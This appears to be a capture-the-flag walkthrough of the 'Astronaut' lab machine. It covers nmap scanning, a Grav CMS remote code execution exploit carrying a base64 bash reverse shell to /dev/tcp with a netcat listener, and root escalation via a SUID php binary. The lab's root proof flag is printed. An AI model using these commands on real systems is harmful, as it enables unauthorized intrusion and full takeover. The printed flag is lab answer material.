Astronaut - Easy

Host - 192.168.117.12 - Linux

▼ Scan


```
> nmap -sCV -A -Pn -O -p- 192.168.117.12 -oN tcpnmap.md

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Index of /
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME            FILENAME
| -     2021-03-17 17:46  grav-admin/


> sudo nmap -sU -Pn 192.168.117.12 --top-ports=100 --reason -oN udpnm
ap.md
```

Walkthrough


▼ `80` → `dirsearch` / `feroxbuster` (no much info) → `dirsearch $IP/grav-admin/`



Index of /

Name	Last modified	Size	Description
grav-admin/	2021-03-17 17:46	-	

Apache/2.4.41 (Ubuntu) Server at 192.168.117.12 Port 80




```
# Google "gravadmin exploit" → link
> searchsploit -m 49973.py
> python3 49973.py -h
> echo -ne "bash -i >& /dev/tcp/192.168.45.221/9090 0>&1" | base64 -w0
> YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIyMS85MDkwIDA+JjE=
```

在脚本里修改相对应部分
> rlwrap nc -lvnp 9090
> python3 49973.py

▼ Exploit

```
13  import base64
14  target= "http://192.168.117.12/grav-admin"
15  #Change base64 encoded value with with below command.
16  #echo -ne "bash -i >& /dev/tcp/192.168.1.3/4444 0>&1" | base64 -w0
17  payload=b"""/*<?php /**/
18  file_put_contents('/tmp/rev.sh',base64_decode('YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIyMS85MDkwIDA+JjE='));
19  """
20  s = requests.Session()
```

```
jip@jip:~/Offsec/PG/Astronaut$ rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.117.12] 57042
bash: cannot set terminal process group (128780): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gravity:~/html/grav-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@gravity:~/html/grav-admin$
```

> sudo -l //require password
> crontab -l ⇒ /usr/bin/php
> crontab | cron.d

GTFOBins → php
> cd /bin
> ls | grep php
> CMD="/bin/sh"
> ./php -r "pcntl_exec('/bin/sh', ['-p']);"

> id → root

- proof.txt : b46bd2fabf837d91194537b1b104c3a9

▼ PE

```
www-data@gravity:/home$ crocrontab -l
crontab -l
* * * * * cd /var/www/html/grav-admin;/usr/bin/php bin/grav scheduler 1>> /dev/null 2>&1
```

```
# Look for and purge old sessions every 30 minutes
09,39 *     * * *     root   [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi
```

```
www-data@gravity:/bin$ ./php -r "pcntl_exec('/bin/sh', ['-p']);"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
whoami
root
ls /root
flag1.txt
proof.txt
snap
cat /root/proof.txt
b46bd2fabf837d91194537b1b104c3a9
```